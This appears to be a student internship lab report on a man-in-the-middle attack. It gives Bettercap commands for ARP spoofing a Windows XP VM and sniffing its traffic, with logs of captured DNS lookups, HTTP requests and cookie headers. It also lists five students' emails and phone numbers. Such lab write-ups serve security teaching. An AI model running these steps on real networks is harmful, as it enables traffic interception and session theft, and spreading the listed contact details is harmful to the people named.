

# Project 7

[MAN IN THE MIDDLE ATTACK]

ACMEGRADE | CYBERSECURITY | INTERSHIP PROGRAM

# **PROJECT 7: Man In The Middle Attack**

**Target:** Any Windows Machine

[Windows XP Professional x64]

**Tools:** BetterCap and Wireshark In Kali Linux

## **STUDENT DETAILS:**

<b>Vedant Padsala</b>	<b>padsalavedant04@gmail.com</b>	<b>9106597734</b>
<b>Neerja Binu Vimalan</b>	<b>neerjabinuvimalan@gmail.com</b>	<b>8590148231</b>
<b>Subhajyoti Santra</b>	<b>subhasantra555@gmail.com</b>	<b>9330168528</b>
<b>Pavan Mahesh Patil</b>	<b>pavanpatil23780@gmail.com</b>	<b>7776012881</b>
<b>Rishab Raj</b>	<b>rishabrajkmr4567@gmail.com</b>	<b>8092860626</b>

## Bettercap Modules:

1. **HTTP Proxy Module:** This module enables you to perform various types of HTTP-related attacks. It allows you to intercept and manipulate HTTP traffic, which is especially useful for testing the security of web applications.
2. **DNS Spoofing Module:** This module enables DNS spoofing attacks, allowing you to redirect network traffic by spoofing DNS responses. This can be used to redirect users to malicious websites or intercept communication.
3. **SSLStrip Module:** SSLStrip is a module that can be used to bypass HTTPS security by downgrading secure connections to unencrypted HTTP connections, making it easier to intercept and manipulate the traffic.
4. **ARP Spoofing Module:** Address Resolution Protocol (ARP) spoofing is a technique used to intercept network traffic by associating the attacker's MAC address with a legitimate IP address on the network.
5. **WiFi Sniffer Module:** This module allows Bettercap to capture and analyze Wi-Fi traffic, including credentials and sensitive data exchanged over unsecured networks.
6. **Capture Module:** The capture module is used for packet capture and analysis. It can be used to intercept network traffic and analyze the packets for vulnerabilities or sensitive information.
7. **Proxy Authentication Module:** This module provides the capability to authenticate proxy connections, enhancing the security and control over the intercepted traffic.
8. **Proxy Authentication Capture Module:** Similar to the previous module, this one captures proxy authentication credentials and can be used to assess the security of proxy authentication mechanisms.

## MAN IN THE MIDDLE ATTACK PROCEDURE AND STEPS:-

### [1]. IP ADDRESS AND MACADDRESS:

Zombie Machine(kali linux):-

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.65.128 netmask 255.255.255.0 broadcast 192.168.65.255
              inet6 fe80::20c:29ff:fecc:8841 prefixlen 64 scopeid 0x20<link>
                ether 00:0c:29:cb:88:41 txqueuelen 1000 (Ethernet)
                  RX packets 3293 bytes 2447402 (2.3 MiB)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 39610 bytes 2535575 (2.4 MiB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
              inet6 ::1 prefixlen 128 scopeid 0x10<host>
                loop txqueuelen 1000 (Local Loopback)
                  RX packets 11996 bytes 1270840 (1.2 MiB)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 11996 bytes 1270840 (1.2 MiB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```

## Target Machine(WindowsXP):-

```
Command Prompt
Windows IP Configuration

Host Name . . . . . : windowsxp
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled . . . . . : No
WINS Proxy Enabled . . . . . : No
DNS Suffix Search List . . . . . : localdomain


Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . . . . . : localdomain
Description . . . . . : Intel(R) PRO/1000 MT Network Connection
Physical Address . . . . . : 00-0C-29-A9-78-D7
DHCP Enabled . . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes
IP Address . . . . . : 192.168.65.131
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.65.2
DHCP Server . . . . . : 192.168.65.254
DNS Servers . . . . . : 192.168.65.2
Primary WINS Server . . . . . : 192.168.65.2
Lease Obtained . . . . . : Tuesday, August 29, 2023 12:21:43 PM
Lease Expires . . . . . : Tuesday, August 29, 2023 12:51:43 PM

C:\Documents and Settings\Administrator>arp -a

Interface: 192.168.65.131 --- 0x2
 Internet Address      Physical Address      Type
 192.168.65.2          00-50-56-fe-7a-5b    dynamic
 192.168.65.128        00-0c-29-cb-88-41    dynamic
```


## [2]. Initialising Bettercap tool with Eth0 and searching devices with net.probe module :-



```
root@kali:~# bettercap iface eth0
bettercap v2.32.0 (built for linux amd64 with go1.17) [type 'help' for a list of commands]

192.168.65.0/24 > 192.168.65.128 » [02:46:37] [sys.log] [inf] gateway monitor started ...
192.168.65.0/24 > 192.168.65.128 » net.probe on
192.168.65.0/24 > 192.168.65.128 » [02:46:43] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.65.0/24 > 192.168.65.128 » [02:46:43] [sys.log] [inf] net.probe probing 256 addresses on 192.168.65.0/24
192.168.65.0/24 > 192.168.65.128 » [02:46:43] [endpoint.new] endpoint 192.168.65.131 detected as 00:0c:29:a9:78:d7 (VMware, Inc.).
192.168.65.0/24 > 192.168.65.128 » [02:46:43] [endpoint.new] endpoint 192.168.65.254 detected as 00:50:56:fc:d9:63 (VMware, Inc.).
192.168.65.0/24 > 192.168.65.128 » [02:46:43] [endpoint.new] endpoint 192.168.65.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
192.168.65.0/24 > 192.168.65.128 »
```


## [3]. Using arp.spoof module, enabling fullduplex mode and setting target as WindowsXP :-



```
root@kali:~# bettercap iface eth0
bettercap v2.32.0 (built for linux amd64 with go1.17) [type 'help' for a list of commands]

192.168.65.0/24 > 192.168.65.128 » [02:46:37] [sys.log] [inf] gateway monitor started ...
192.168.65.0/24 > 192.168.65.128 » net.probe on
192.168.65.0/24 > 192.168.65.128 » [02:46:43] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.65.0/24 > 192.168.65.128 » [02:46:43] [sys.log] [inf] net.probe probing 256 addresses on 192.168.65.0/24
192.168.65.0/24 > 192.168.65.128 » [02:46:43] [endpoint.new] endpoint 192.168.65.131 detected as 00:0c:29:a9:78:d7 (VMware, Inc.).
192.168.65.0/24 > 192.168.65.128 » [02:46:43] [endpoint.new] endpoint 192.168.65.254 detected as 00:50:56:fc:d9:63 (VMware, Inc.).
192.168.65.0/24 > 192.168.65.128 » [02:46:43] [endpoint.new] endpoint 192.168.65.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
192.168.65.0/24 > 192.168.65.128 » set arp.spoof.fullduplex true
192.168.65.0/24 > 192.168.65.128 » set arp.spoof.targets 192.168.65.131
192.168.65.0/24 > 192.168.65.128 » arp.spoof on
[02:49:07] [sys.log] [inf] arp.spoof enabling forwarding
192.168.65.0/24 > 192.168.65.128 » [02:49:07] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.65.0/24 > 192.168.65.128 » [02:49:07] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.65.0/24 > 192.168.65.128 »
```

## [4]. Verifying MacAddress of target:-





The screenshot shows a Windows Command Prompt window titled "Command Prompt". The window displays two instances of the ARP -a command being run. The first instance shows the ARP table for interface 192.168.65.131, listing three entries: 192.168.65.2 with physical address 00-50-56-fe-7a-5b (dynamic), and 192.168.65.128 with physical address 00-0c-29-cb-88-41 (dynamic). The second instance shows the same table again, with the same entries. The Command Prompt window is set against a blue taskbar background.



```
C:\Documents and Settings\Administrator>arp -a
Interface: 192.168.65.131 --- 0x2
 Internet Address      Physical Address      Type
 192.168.65.2          00-50-56-fe-7a-5b    dynamic
 192.168.65.128        00-0c-29-cb-88-41    dynamic

C:\Documents and Settings\Administrator>arp -a
Interface: 192.168.65.131 --- 0x2
 Internet Address      Physical Address      Type
 192.168.65.2          00-0c-29-cb-88-41    dynamic
 192.168.65.128        00-0c-29-cb-88-41    dynamic

C:\Documents and Settings\Administrator>
```

## [5].Windows Activities :-





## Sniffing through net.sniff module:-

```
root@kali:~
```

```
root@kali:~
```

```
192.168.65.0/24 > 192.168.65.128 » [03:11:42] [net.sniff.http.request] http WINDOWSXP GET cacerts.digicert.com/CloudflareIncRSACA-2.crt
192.168.65.0/24 > 192.168.65.128 » [03:11:43] [net.sniff.http.response] http 152.195.38.76:80 200 OK -> WINDOWSXP (1.1 kB application/pkix-cert)
192.168.65.0/24 > 192.168.65.128 » [03:11:43] [net.sniff.http.response] http 152.195.38.76:80 200 OK -> WINDOWSXP (1.2 kB application/pkix-cert)
192.168.65.0/24 > 192.168.65.128 » [03:11:48] [net.sniff.dns] dns gateway > WINDOWSXP : code.jquery.com is 69.16.175.42, 69.16.175.10
192.168.65.0/24 > 192.168.65.128 » [03:11:48] [net.sniff.dns] dns gateway > WINDOWSXP : code.jquery.com is 69.16.175.42, 69.16.175.10
192.168.65.0/24 > 192.168.65.128 » [03:11:49] [net.sniff.dns] dns gateway > WINDOWSXP : code.jquery.com is 69.16.175.42, 69.16.175.10
192.168.65.0/24 > 192.168.65.128 » [03:11:49] [net.sniff.dns] dns gateway > WINDOWSXP : code.jquery.com is 69.16.175.42, 69.16.175.10
192.168.65.0/24 > 192.168.65.128 » [03:11:49] [net.sniff.dns] dns gateway > WINDOWSXP : www.payumoney.com is 13.71.57.150
192.168.65.0/24 > 192.168.65.128 » [03:11:49] [net.sniff.dns] dns gateway > WINDOWSXP : payumoney.trafficmanager.net is 13.71.57.150
192.168.65.0/24 > 192.168.65.128 » [03:11:49] [net.sniff.dns] dns gateway > WINDOWSXP : payumoney.trafficmanager.net is 13.71.57.150
192.168.65.0/24 > 192.168.65.128 » [03:11:49] [net.sniff.dns] dns gateway > WINDOWSXP : www.payumoney.com is 13.71.57.150
192.168.65.0/24 > 192.168.65.128 » [03:11:49] [net.sniff.http.request] http WINDOWSXP GET www.aitindia.in/aitnew/
192.168.65.0/24 > 192.168.65.128 » [03:11:49] [net.sniff.http.request] http WINDOWSXP GET www.aitindia.in/aitnew/
192.168.65.0/24 > 192.168.65.128 » [03:11:50] [net.sniff.http.response] http 154.41.235.159:80 200 OK
```

```

root@kali: ~          root@kali: ~
e.com is 142.250.66.4
192.168.65.0/24 > 192.168.65.128 » [03:10:10] [net.sniff.http.request] http WINDOWSXP GET www.google.com/search?sca_esv=560909571&hl=en-IN&gbv=1&oq=&aqs=&q=ahmedabad+institute+of+te...
192.168.65.0/24 > 192.168.65.128 » [03:10:10] [net.sniff.http.request] http WINDOWSXP GET www.google.com/search?sca_esv=560909571&hl=en-IN&gbv=1&oq=&aqs=&q=ahmedabad+institute+of+te...
192.168.65.0/24 > 192.168.65.128 » [03:10:12] [net.sniff.http.response] http 142.250.66.4:80 200
OK -> WINDOWSXP (951 B text/html; charset=UTF-8)
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Expires: -1
Cache-Control: private, max-age=0
Server: gws
Set-Cookie: 1P_JAR=2023-08-29-07; expires=Thu, 28-Sep-2023 07:10:11 GMT; path=/; domain=.google.com; Secure
Set-Cookie: AEC=Ad49MVHsSmp__vlR09MRtaPpdYIuFFF2w_hNKlnxr0eCvxJzdNkjE-D3a3A; expires=Sun, 25-Feb-2024 07:10:11 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=lax
Date: Tue, 29 Aug 2023 07:10:11 GMT
Content-Security-Policy: object-src 'none';base-uri 'self';script-src 'nonce-PUDQIXJY79q2KPWNkzmsg' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https: http://report-uri https://csp.withgoogle.com/csp/gws/xsrp
Content-Encoding: gzip
X-Xss-Protection: 0
X-Frame-Options: SAMEORIGIN
192.168.65.0/24 > 192.168.65.128 » [03:10:12] [net.sniff.http.response] http 142.250.66.4:80 200
OK -> WINDOWSXP (951 B text/html; charset=UTF-8)

